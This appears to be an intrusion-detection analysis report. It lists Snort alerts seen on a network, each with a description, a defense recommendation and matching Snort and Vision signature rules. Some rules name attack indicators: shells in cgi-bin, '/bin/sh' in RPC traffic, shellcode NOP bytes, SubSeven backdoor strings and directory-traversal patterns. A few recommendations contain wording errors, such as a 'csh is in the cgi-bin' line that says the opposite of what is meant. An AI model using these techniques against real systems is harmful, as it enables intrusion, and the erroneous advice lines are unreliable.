	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI rsh access";flags: A+; uricontent:"/rsh"; nocase; reference:cve,CAN-1999-0509;classtype:attempted-recon; sid:868; rev:1;)	

SYSTEM	**Alert:** EXPLOIT x86 stealth noop	**Number Detected of This Alert:** 6
	Description: An attacker is trying to overflow one of the daemons on the system with a jmp 0x02, "stealth nops" (Vision, IDS291 par. 1).	
	Defense Recommendation: By making sure that the system and software is up-to-date with patches and at latest versions will help in defeating these kinds of attacks. A IDS with up-to-date rulesets will help to spot potential break-ins.	
	Snort v1.8 Ruleset that may generate a similar alert **shellcode.rules:**alert ip $EXTERNAL_NET any -> $HOME_NET :1023 (msg:"SHELLCODE x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:bad-unknown; sid:651; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS291/shellcode_shellcode-x86-stealth-nop"; content: "|eb 02 eb 02 eb 02|"; classtype: system-attempt; reference: arachnids,291;)	

RECON	**Alert:** WEB-CGI csh access	**Number Detected of This Alert:** 6
	Description: Having csh in the cgi-bin directory may allow remote attackers to execute commands on the system (CAN-1999-0509, par. 3).	
	Defense Recommendation: Make sure that csh is in the cgi-bin, nor in the web server's path.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI csh access";flags: A+; uricontent:"/csh"; nocase; reference:cve,CAN-1999-0509;classtype:attempted-recon; sid:862; rev:1;)	

B	**Alert:** INFO Outbound GNUTella Connect request	**Number Detected of This Alert:** 6

AD	**Description:** This is not so much of an attack more notice that GNUTella is in use on the network. GNUTella is software that does peer-to-peer networking so that people can trade files.
	Defense Recommendation: If this traffic is undesired on the network, routers and the firewalls need to be setup to block it. Also this should be included in acceptable use policies for the site.
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"INFO Outbound GNUTella Connect request"; content: "GNUTELLA CONNECT"; nocase; depth: 40; classtype:bad-unknown; sid:556; rev:1;)

RECON	**Alert:** WEB-CGI files.pl access	**Number Detected of This Alert:** 6
	Description: Someone was accessing files.pl for reconnaissance purposes.	
	Defense Recommendation: If files.pl is not needed, it should be deleted or renamed without execute permissions. The file should be reviewed to see that it does not allow access to other files on the server.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI files.pl access";flags: A+; uricontent:"/files.pl"; nocase;classtype:attempted-recon; sid:851; rev:1;)	

RECON	**Alert:** WEB-CGI admin.pl access	**Number Detected of This Alert:** 5
	Description: Someone was accessing admin.pl for reconnaissance purposes.	
	Defense Recommendation: If admin.pl is not needed, it should be deleted or renamed without execute permissions. The file should be reviewed to see that it does not allow access to other files on the server.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI admin.pl access";flags: A+; uricontent:"/admin.pl"; nocase; classtype:attempted-recon; sid:879; rev:1;)	

RECON	**Alert:** SCAN Synscan Portscan ID 19104	**Number Detected of This Alert:** 5
	Description: Someone is using a tool called Synscan to portscan the machines on the network (Vision, IDS521 par. 1). Synscan can be used to gather information about the machines on the network (par. 1).	
	Defense Recommendation: The firewall needs to be setup to block such scans. Also an IDS needs to have rulesets to pick these type of scans up in case they slip by the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS521/scan_probe-Synscan-Portscan-ID-19104"; id: 19104; flags: S; classtype: info-attempt; reference: arachnids,521;)	

SYS	**Alert:** RFB - Possible WinVNC - 010708-1	**Number Detected of This Alert:** 4
	Description: WinVNC is a program that sends the desktop of a remote machine to users machine. This allows the user to use the remote desktop as if he or she was sitting there on the remote machine.	

T E M	**Defense Recommendation:** If VNC programs are not allowed on the internet network, then they need to be blocked at the firewall.
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"INFO VNC Active on Network"; flags: A+; content:"RFB 003.003"; classtype:bad-unknown; sid:560; rev:1;)

R E C O N	**Alert:** WEB-FRONTPAGE fourdots request	**Number Detected of This Alert:** 4
	Description: Attackers can use "/..../" in URLs to gain read access to files and directories on the same logical drive that has the web content (Microsoft Frontpage PWS, par. 1). Hidden files can be viewed with this method, however the Front Page directory cannot be viewed (par. 1). This only affects Microsoft's Personal Web Server and Front Page Personal Web Server (par. 1). It should be noted that the attacker has to know the path and file name of the desired file (par. 1).	
	Defense Recommendation: Microsoft has released several patches for this exploit (par. 4). The following list comes from BugTraq 989 on SecurityFocus web site: Personal Web Server: http://support.microsoft.com/download/support/mslfiles/Pwssecup.exe Front Page 98: http://officeupdate.microsoft.com/downloadDetails/fppws98.htm Front Page 97: Upgrade to PWS4.0, available at: /http://www.microsoft.com/windows/ie/pws/default.htm Then apply the patch at http://support.microsoft.com/download/support/mslfiles/Pwssecup.exe If remote authoring support is required, you will need to apply new extensions, modify an .ini file, and apply a different patch. Full directions are available in Knowledge Base article Q217765, available at: http://support.microsoft.com/support/kb/articles/Q217/7/65.ASP (Microsoft FrontPage PWS, pars. 4-7)	
	Snort v1.8 Ruleset that may generate a similar alert **web-frontpage.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE fourdots request"; flags: A+; content: "|2e 2e 2e 2e 2f|"; nocase; reference:bugtraq,989; reference:cve,CAN-2000-0153; reference:arachnids,248; classtype:attempted-recon; sid:966; rev:2;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS248/web-frontpage_http-frontpage-pws-fourdots"; flags: A+; content: "..../"; classtype: info-attempt; reference: arachnids,248;)	

R	**Alert:** ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)	**Number Detected of This Alert:** 4

ECON	**Description:** Usually a router will send this ICMP error message back to the source machine (Arkin, 18). The router needs to fragment the datagram, but the Don't Fragment flag is set (18). This would tell the source machine to use a lower MTU (20).
	Defense Recommendation: The firewall can be setup to filter these ICMP error messages (187). This would prevent unwanted people from finding the MTU of the network (187).
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)"; itype: 3; icode:4; sid:396; rev:1;)

RECON	**Alert:** WEB-CGI ksh access	**Number Detected of This Alert:** 4
	Description: Having ksh in the cgi-bin directory may allow remote attackers to execute commands on the system (CAN-1999-0509, par. 3).	
	Defense Recommendation: Make sure that ksh is in the cgi-bin, nor in the web server's path.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI ksh access";flags: A+; uricontent:"/ksh"; nocase; reference:cve,CAN-1999-0509;classtype:attempted-recon; sid:865; rev:1;)	

RECON	**Alert:** WEB-MISC whisker head	**Number Detected of This Alert:** 4
	Description: Whisker is a common tool used for by security administrators when they are looking for Web vulnerabilities (Mandia, 374-375). An attacker may be using it to look for vulnerabilities in the web site that may lead to defacement or compromise of the web server.	
	Defense Recommendation: All of the CGI code should be gone through to ensure that there are no security vulnerabilities in the code. An IDS with updated rulesets may help in identifying potential security breeches as they occur.	
	Snort v1.8 Ruleset that may generate a similar alert **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC whisker head"; content:"HEAD"; offset: 0; depth: 4; nocase; dsize:>512; flags:A+; classtype:attempted-recon; sid:1171; rev:1;) **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC whisker head";flags: A+; content:"HEAD/./"; classtype:attempted-recon; sid:1139; rev:1;)	

RECON	**Alert:** WEB-CGI tsch access	**Number Detected of This Alert:** 3
	Description: Having tsch in the cgi-bin directory may allow remote attackers to execute commands on the system (CAN-1999-0509, par. 3).	
	Defense Recommendation: Make sure that tsch is in the cgi-bin, nor in the web server's path.	
	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI tsch access";flags: A+; uricontent:"/tcsh"; nocase; reference :cve,CAN-1999-0509;classtype:attempted-recon; sid:872; rev:1;)	

S	**Alert:** WEB-CGI formmail access	**Number Detected of This Alert:** 3

SYSTEM	**Description:** Attackers can obtain CGI environmental variable information from the web server running Matt Wright's FormMail (Matt Wright FormMail, par. 1). If the attacker uses a specially formed URL that specifies the email address that attacker wants the details requested sent to (par. 1). This information could be used to assist in other future attacks (par. 1).
	Defense Recommendation: Upgrade to Formmail version 1.9 to fix this issue (par. 3).
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS226/web-cgi_http-cgi-formmail"; flags: A+; uricontent: "formmail"; class type: system-or-info-attempt; reference: arachnids,226;) **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI formmail access";flags: A+; uricontent:"/formmail"; nocase; reference:bugtraq,1187; reference:cve,CVE-1999-0172; reference:arachnids,226; classtype:attempted-recon; sid:884; rev:2;)

SYSTEM	**Alert:** Port 55850 udp - Possible myserver activity - ref. 010313-1	**Number Detected of This Alert:** 3
	Description: This traffic should be looked at closely. There may be a "myserver ddos agent" on some of the internal network machines. Myserver is little known DDoS tool. There is not much information available on this tool.	
	Defense Recommendation: Block traffic on port 55850 and check out any machines that are sending out this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert	

RECON	**Alert:** WEB-MISC Lotus Domino directory traversal	**Number Detected of This Alert:** 3
	Description: It is possible to transverse directories due to a bug in Lotus Domini version 5.0.5 (Lotus, par. 1). The Domino server must be installed under the root directory of the server (par. 1). All the attacker has to do is make a URL request that contains .nsf, .box, or .ns4 and "/../" to read files on the server (par. 1).	
	Defense Recommendation: The Lotus Domino Server needs to be upgraded to version 5.0.6a or later (par. 3).	
	Snort v1.8 Ruleset that may generate a similar alert **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC Lotus Domino directory traversal"; uricontent:".nsf/"; uricontent:"../"; nocase; flags:A+; classtype:attempted-recon; sid:1072; rev:1;)	

RECON	**Alert:** WEB-CGI upload.pl access	**Number Detected of This Alert:** 3
	Description: Mr. Hrvoje Crvelin describes this exploit in his Security Bugware archive in the CGIlite.html file. Mr. Crvelin states that it is possible to upload files with any filename using CGI scripts that use CGI_lite.pm (par. 3). It is possible an attacker can create a file that contains shell commands that could be executed (par. 3).	
	Defense Recommendation: Upgrade to the latest version of CGI_lite.pm (version 1.9) and check to see if this exploit is still possible. Another suggestion is to seek another perl module that can meet the web master's needs. Lastly, an IDS with an update ruleset can help spot attackers trying to exploit the web server.	

	Snort v1.8 Ruleset that may generate a similar alert **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI upload.pl access";flags: A+; uricontent:"/upload.pl"; nocase; classtype:attempted-recon; sid:891; rev:1;)

BAD	**Alert:** FTP CWD / - possible warez site	**Number Detected of This Alert:** 3
	Description: This alert is generated because someone may be probing the ftp server for directories that allow global write access.	
	Defense Recommendation: If there is a need for a directory to have global write access, it may be a good idea to have a disk/user quota on that directory. Also, the directory should be kept a close on eye on to ensure that it doesn't become a warez repository.	
	Snort v1.8 Ruleset that may generate a similar alert **policy.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP CWD / - possible warez site"; flags: A+; content:"CWD / "; nocase; depth: 6; classtype:bad-unknown; sid:545; rev:1;)	

SYSTEM	**Alert:** IDS50/trojan_trojan-active-subseven [arachNIDS]	**Number Detected of This Alert:** 3
	Description: Subseven is a popular trojan. This trojan allows the attacker remote administration of the machine infected (A New Version, par. 1).	
	Defense Recommendation: Every Windows machine should be running a virus checker. Also, default port 27373 for the SubSeven should be blocked at the firewalls/routers. However, newer versions of this trojan can change ports that it operates on (par. 5). Any machine that has generated this alert needs to be checked for infection.	
	Snort v1.8 Ruleset that may generate a similar alert **backdoor.rules:**alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven 22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485; sid:103; rev:1;) **backdoor.rules:**alert tcp $EXTERNAL_NET 16959 -> any any (msg:"BACKDOOR subseven DEFCON8 2.1 access"; content: "PWD"; content:"acidphreak"; nocase; flags: A+; sid:107; rev:1;) **vision18.rules:**alert TCP $EXTERNAL 16959 -> $INTERNAL any (msg: "IDS500/trojan_trojan-subseven defcon8 2.1 access"; flags: A+; content: " PWD"; content: "acidphreak"; nocase; classtype: system-success; reference: arachnids,500;) **vision18.rules:**alert TCP $EXTERNAL 27374 -> $INTERNAL any (msg: "IDS485/trojan_trojan-active-subseven22"; flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; classtype: system-success; reference: arachnids,485;) **vision18.rules:**alert TCP $INTERNAL 1243 -> $EXTERNAL 1024: (msg: "IDS50/trojan_trojan-active-subseven"; flags: SA; classtype: system-success; reference: arachnids,50;) **vision18.rules:**alert TCP $EXTERNAL 27374 -> $INTERNAL any (msg: "IDS279/trojan_trojan-active-subseven21"; flags: SA; classtype: system-success; reference: arachnids,279;)	

R	**Alert:** Probable NMAP fingerprint attempt	**Number Detected of This Alert:** 3

ECON	**Description:** Someone is using NMAP to figure out what OS is running on the victims machine **(**advICE :Intrusions :2000314, par. 1). Once the OS is figured out, the next step for the attacker is to try an OS exploit to gain administrative privileges on the machine.
	Defense Recommendation: The firewall needs to be setup to block these type of scans. All of the machines on the network needs to have the latest OS patches installed. Finally, an IDS will help to identify those machines that are most often targets, so that those machines can removed from the network or protected better.
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap fingerprint attempt";flags:SFPU; reference:arachnids,05; classtype:attempted-recon; sid:629; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS5/scan_probe-nmap_fingerprint_attempt"; flags: SFUP; classtype: info-attempt; reference: arachnids,5;)

RECON	**Alert:** WEB-IIS Unauthorized IP Access Attempt	**Number Detected of This Alert:** 3
	Description: A client with an un-resolvable IP address can still connect to the servers running IIS IP and Domain Restrictions (IIS May Permit Clients, par. 1). The client can make requests for content for the duration of the session (par. 1). However, once a request is made over to a different connection, the next request will be denied and receives the 403 error page (par. 1).	
	Defense Recommendation: Microsoft has posted a hotfix for this problem, which can be downloaded at ftp://ftp.microsoft.com/bussys/iis/iis-public/fixes/usa/IIS40/hotfixes-postSP6/security/IPRFTP-fix/ (par. 5).	
	Snort v1.8 Ruleset that may generate a similar alert **web-iis.rules:**alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any (msg:"WEB-IIS Unauthorized IP Access Attempt"; flags: A+; content:"403"; content:"Forbidden\:"; classtype:attempted-recon; sid:1045; rev:1;)	

RECON	**Alert:** WEB-IIS scripts-browse	**Number Detected of This Alert:** 3
	Description: Someone is trying to get a list of the scripts available on the IIS web server. They may be trying to find a script that they can exploit.	
	Defense Recommendation: The best defense is to make sure that the scripts can only be run under an account other than the administrator account. This will help protect key files. Lastly, the scripts should be reviewed to ensure that they are not exploitable.	
	Snort v1.8 Ruleset that may generate a similar alert **web-iis.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS scripts-browse access";flags: A+; uricontent:"/scripts/|20|"; nocase; classtype:at tempted-recon; sid:1029; rev:2;)	

SYST	**Alert:** INFO - Web Dir listing	**Number Detected of This Alert:** 2
	Description: Someone is trying to get a list of the directory on the web server. They may be trying to find a script that they can exploit or download a key files.	
	Defense Recommendation: The best defense against directory listing is to configure the web server to not allow directory listings.	

EM	**Snort v1.8 Ruleset that may generate a similar alert** **web-iis.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS directory listing"; uricontent:"/ServerVariables_Jscript.asp"; nocase; flags:A+; classtype:attempted-recon; sid:1009; rev:1;) **info.rules:**alert tcp $HTTP_SERVERS 80 -> $EXTERNAL_NET any (msg:"INFO - Web Dir listing"; content:"Directory Listing of"; nocase;)

SYSTEM	**Alert:** Virus - Possible scr Worm	**Number Detected of This Alert:** 2
	Description: The {filename}.scr is a worm that is most likely propagates through email. A user receives the file and executes the file to see the screen saver. Thus executing the worm that will most likely check the email address book and sends itself on to the other people listed in the address book. It may do other things to the system it has infected.	
	Defense Recommendation: All of the local machines should be running a virus scanner. Any file the users get they should run the virus scanner on it. Or use a virus scanner that can be configured to check all incoming email.	
	Snort v1.8 Ruleset that may generate a similar alert **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible scr Worm"; content: ".scr"; nocase; sid:729; rev:1;)	

RECON	**Alert:** INFO - Possible Squid Scan	**Number Detected of This Alert:** 2
	Description: There is a scanning attempt to find the proxy server to possibly exploit the proxy server.	
	Defense Recommendation: Traffic going to the proxy server should be monitored with by an IDS.	
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO - Possible Squid Scan"; flags:S; classtype:attempted-recon; sid:618; rev:1;)	

SYSTEM	**Alert:** WEB-MISC compaq nsight directory traversal	**Number Detected of This Alert:** 2
	Description: Compaq's Insight Manager allows users to request files outside of the document tree using ".." in the URL (Compaq, par. 1-3). This service listens on port 2301 and the default user accounts and passwords information are readily available on the internet (par. 4).	
	Defense Recommendation: The best defense against this exploit is to disable the Compaq Insight Manager service if it is not needed. Otherwise, port 2301 should be blocked at the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **web-misc.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET 2301 (msg:"WEB-MISC compaq nsight directory traversal"; content: "../"; reference:bugtraq,282; reference:arachnids,244; reference:cve,CVE-1999-0771; classtype:attempted-recon; sid:1199; rev:2;)	

SYSTEM	**Alert:** spp_http_decode: CGI Null Byte attack detected	**Number Detected of This Alert:** 2
	Description: Null bytes are used to mask system commands sent to CGI scripts (Kimber, par. 7). Because most CGI scripts do not check for null bytes in the returning input it is possible for attackers access to files or execute system commands (Puppy, pars. 7-40).	
	Defense Recommendation: All CGI scripts need to be checked to see how the scripts handle null bytes. Most scripts will have to be altered to error check for null bytes and handle them correctly.	
	Snort v1.8 Ruleset that may generate a similar alert	

BAD	**Alert:** ICMP Source Quench (Undefined Code!)	**Number Detected of This Alert:** 2
	Description: An ICMP source quench was sent back to the source machine. However it contained an erroneous value in the code field (Arkin, 15).	
	Defense Recommendation: This ICMP traffic may be used to for malicious intent. It is recommend that the firewall be setup with rules to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Source Quench (Undefined Code!)"; itype: 4; sid:448; rev:1;)	

RECON	**Alert:** ICMP Timestamp Reply	**Number Detected of This Alert:** 2
	Description: This allows one machine to query another for the current time (Arkin, 28). The source machine will use this to determine the amount of latency that on the network (28). Lastly, this may be used in fingerprinting the OS (131).	
	Defense Recommendation: This ICMP traffic may be used to for malicious intent. It is recommend that the firewall be setup with rules to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Timestamp Reply"; itype: 14; icode: 0; sid:451; rev:1;)	

???	**Alert:** TELNET access	**Number Detected of This Alert:** 2
	Description: This alert is generated when someone initiated a telnet connection from inside the network to outside the network (Vision, IDS08 par. 1).	
	Defense Recommendation: If telnet traffic is not desired going to outside the network, then rules on the firewall need to be setup to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **telnet.rules:**alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"TELNET access";flags: A+; content:"|FF FD 18 FF FD 1F FF FD 23 FF FD 27 FF FD 24|"; reference:arachnids,08; reference:cve,CAN-1999-0619; classtype:not-suspicious; sid:716; rev:1;)	

Details

```
09/08-13:01:26.268557 [**] TELNET access [**] MY.NET.6.46:23 ->
24.0.92.225:49709

09/11-08:46:38.020788 [**] TELNET access [**] MY.NET.6.46:23 ->
```

24.0.92.225:49152

Most likely this traffic is innocent. The 24.0.92.225 resolves to (NETBLK-OCCA-COX-MDU-3) OCCA-COX-MDU-3, which is part of the @Home network. Someone probably is just telneting to their home machine.

SYSTEM	**Alert:** Virus - Possible pif Worm	**Number Detected of This Alert:** 2
	Description: This worm relies on Window's behavior and users assumptions (Pif.worm.gen, par. 1). The file's, "movie.avi.pif", extension really is ".pif" rather than ".avi" as the user sees it as (par. 1). Thus the user may try to view the "movie" and run the file (par. 2). When ran, the worm tries to propagate itself by using mIRC connections (par. 4).	
	Defense Recommendation: Any machine that this alert shows up on, needs to have a virus scanner ran on it. It is recommended that the virus scanner have an updated virus database. The best method to prevent these things is to have a virus scanner that is automatically ran on regular intervals on every desktop computer.	
	Snort v1.8 Ruleset that may generate a similar alert **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible pif Worm"; content: ".pif"; nocase; sid:721; rev:1;)	
	Correlations McAfee: 98522	

RECON	**Alert:** WEB-CGI finger access	**Number Detected of This Alert:** 1
	Description: The finger service can provide user and general information that can be used for further exploitation of the system or social engineering (advICE :Intrusions :2002510, par. 1).	
	Defense Recommendation: Unless absolutely needed, the finger service should be disabled and TCP port 79 should be blocked at the firewall. In this case, the web CGI program that calls the finger command should be removed if it is not really needed.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS221/web-cgi_http-cgi-finger"; flags: A+; uricontent: "finger"; classtype: info-attempt; reference: arachnids,221;) **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI finger access"; flags: A+; uricontent:"/finger"; nocase; reference:arachnids,221; reference:cve,CVE-1999-0612;classtype:attempted-recon; sid:839; rev:1;)	

RECON	**Alert:** SYN-FIN scan!	**Number Detected of This Alert:** 1
	Description: Someone is scanning the network using a "stealth" scanning method. The TCP flags for SYN and FIN are set in the header (Vision, IDS198 par. 1). This may also be used to fingerprint the OS of the machines on the network (par. 1).	
	Defense Recommendation: The firewall needs to be setup to block such scans. Also an IDS needs to have rulesets to pick these types of scans up in case they slip by the firewall.	
	Snort v1.8 Ruleset that may generate a similar alert **scan.rules:**alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SYN FIN";flags:SF; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:1;) **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL any (msg: "IDS198/scan_SYN FIN Scan"; flags: SF; classtype: info-attempt; reference: arachnids,198;)	

SYSTEM	**Alert:** RPC tcp traffic contains bin_sh	**Number Detected of This Alert:** 1
	Description: This alert is generated because someone may be exploiting an rpc service on one of the machines on the network (Vision, IDS545 par. 1). In many of the rpc service attacks the string "/bin/sh" is often used as signature for the rulesets (par. 1). The machine that was part of this alert may have been compromised.	
	Defense Recommendation: All of the systems need to have the latest system patches. Plus, any services that are not needed need to be turned off, such as finger, rwall, and etc. Lastly, an IDS with updated rulesets will help the security administrator spot these type of security breeches.	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 32771: (msg: "IDS545/rpc_rpc_tcp_traffic_contains_bin_sh"; flags: A+; content: "/bin/sh"; classtype: system-attempt; reference: arachnids,545;) **vision18.rules:**alert UDP $EXTERNAL any -> $INTERNAL 32771: (msg: "IDS544/rpc_rpc_udp_traffic_contains_bin_sh"; content: "/bin/sh"; classtype: system-attempt; reference: arachnids,544;)	

BAD	**Alert:** ICMP Router Selection (Undefined Code!)	**Number Detected of This Alert:** 1
	Description: An ICMP router selection error was sent back to the source machine. However it contained an erroneous value in the code field (Arkin, 15). Normally this is used to update hosts with the closest router to them so that the host can update its default router information (Rodriguez, 108). It is possible that this type of update could be used to tell a host to use a different router than it should be using. Thus it could create a DoS situation concerning network functions on that machine with the bad information for the default router.	
	Defense Recommendation: This ICMP traffic may be used to for malicious intent. It is recommend that the firewall be setup with rules to block this traffic.	
	Snort v1.8 Ruleset that may generate a similar alert **icmp-info.rules:**alert icmp any any -> any any (msg:"ICMP Router Selection"; itype: 10; icode: 0; reference:arachnids,174; sid:443; rev:1;)	

RECON	**Alert:** WEB-FRONTPAGE shtml.exe	**Number Detected of This Alert:** 1
	Description: According to CAN-2000-0413 and CAN-2000-0709, this attack revolves around the FrontPage Extensions. CAN-2000-0413 says that remote attackers can determine the physical path for HTML, HTM, ASP, and SHTML files (par. 1). The attacker simply requests a file the does not exist (par. 1). This generates an error message containing the path for the files (par. 1). This affects IIS 4.0 and 5.0 (par. 1). CAN-2000-0709 describes a different vulnerability involving FrontPage 2000 Extensions (par. 1). It says that attackers can cause DoS by requesting a URL whose name includes a DOS device name (par. 1). Windows still contains features that allow the OS to be backwards compatible with older MS-DOS systems (advICE :Intrusions :2002586, pars. 2-3). This allows the use of "CON", "PRN", "AUX", and "NUL" as hardware devices, rather than files (pars. 2-3). A Frontpage extension may be told to read from the above files (par. 3). This causes the server to crash (par. 3).	

	Defense Recommendation: According to SecurityFocus, the Frontpage Server Extensions need to be upgraded to Service Release 1.2 (Microsoft FrontPage Server, pars. 5-6).
	Snort v1.8 Ruleset that may generate a similar alert **web-frontpage.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE shtml.exe";flags: A+; uricontent:"/_vti_bin/shtml.exe"; nocase; reference:cve,CAN-2000-0413; reference:cve,CAN-2000-0709; reference:bugtraq,1608; reference:bugtraq,1174; classtype:attempted-recon; sid:962; rev:1;)
	Correlations CVE: CAN-2000-0413, CAN-2000-0709 Bugtraq: 1608, 1174 AdvICE: 2002586

RECON	**Alert:** WEB-CGI w3-msql access	**Number Detected of This Alert:** 1
	Description: The w3-msql CGI script, in certain versions of Mini SQL, allows users to view directories that have been setup for private access, using a .htaccess files (Mini SQL, pars. 1-2). There are two approaches, the first requires knowledge of the directory structure (par. 3). The second approach allows access to the .htpasswd file, which then can be cracked by numerous cracking programs (par. 4).	
	Defense Recommendation: Upgrading to Version 2.0.11 will fix the problem (par. 5).	
	Snort v1.8 Ruleset that may generate a similar alert **vision18.rules:**alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS210/web-cgi_http-cgi-w3-msql"; flags: A+; uricontent: "w3-msql"; classtype: system-or-info-attempt; reference: arachnids,210;) **web-cgi.rules:**alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI w3-msql access";flags: A+; uricontent:"/w3-msql/"; nocase; reference:bugtraq,591; reference:cve,CVE-1999-0276; reference:arachnids,210;classtype:attempted-recon; sid:861; rev:3;)	
	Correlations CVE: CVE-1999-0276 Bugtraq: 591 archnIDS: 210 AdvICE: 2002701, 2003601, 2003901	

SYSTEM	**Alert:** Virus - Possible NAIL Worm	**Number Detected of This Alert:** 1
	Description: According to McAfee, this worm sends out an email with “Good Times,” “New Development,” WWIII!,” and “Market share tipoff…” in the subject line (W97M/Nail.a, par. 2). An attachment is also sent with the email (par. 4). The attachment contains the worm itself (par. 1). When the email is opened, a template, called AUTO.DOT, is downloaded from a URL (par. 1). The AUTO.DOT is stored in the temporary internet cache and a macro in the AUTO.DOT is ran (par. 1). The macro runs Outlook or Outlook Express and sends out email, starting the whole process over again (par. 2).	
	Defense Recommendation: Any machine that this alert shows up on, needs to have a virus scanner ran on it. It is recommended that the virus scanner have an updated virus database. The best method to prevent these things is to have a virus scanner that is automatically ran on regular intervals on every desktop computer.	

	Snort v1.8 Ruleset that may generate a similar alert **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible NAIL Worm"; content:"|4D 61 72 6B 65 74 20 73 68 61 72 65 20 74 69 70 6F 66 66|"; reference:MCAFEE,10109; sid:741; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible NAIL Worm"; content: "|6E 61 6D 65 20 3D 22 57 57 49 49 49 21|"; reference:MCAFEE,10109; sid:742; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible NAIL Worm"; content:"|4E 65 77 20 44 65 76 65 6C 6F 70 6D 65 6E 74 73|"; reference:MCAFEE,10109; sid:743; rev:1;) **virus.rules:**alert tcp any 110 -> any any (msg:"Virus - Possible NAIL Worm"; content:"|47 6F 6F 64 20 54 69 6D 65 73|"; reference:MCAFEE,10109; sid:744; rev:1;)
	Correlations McAfee: 10109

SYSTEM	**Alert:** Virus - Possible MyRomeo Worm	**Number Detected of This Alert:** 1
	Description: This virus uses and I-Fram exploit in HTML to propagate (W32/BleBla.a@MM , par. 1). The following subject lines are used in the HTML formatted email: "ble bla, bee," I Love You ;," "sorry...," " Hey you !," "Matrix has you...," "my picture," and "from shake-beer" (par. 2). There are two attachments that are sent with the email, myromeo.exe and myjuliet.chm (par. 3). The attachments are saved to C:\windows\temp and myromeo.exe is executed when the message is viewed, per the instructions in the HTML code (par. 4). Myromeo propagates itself by reading the Windows Address Book and sending itself to all the addresses listed (par. 4).	
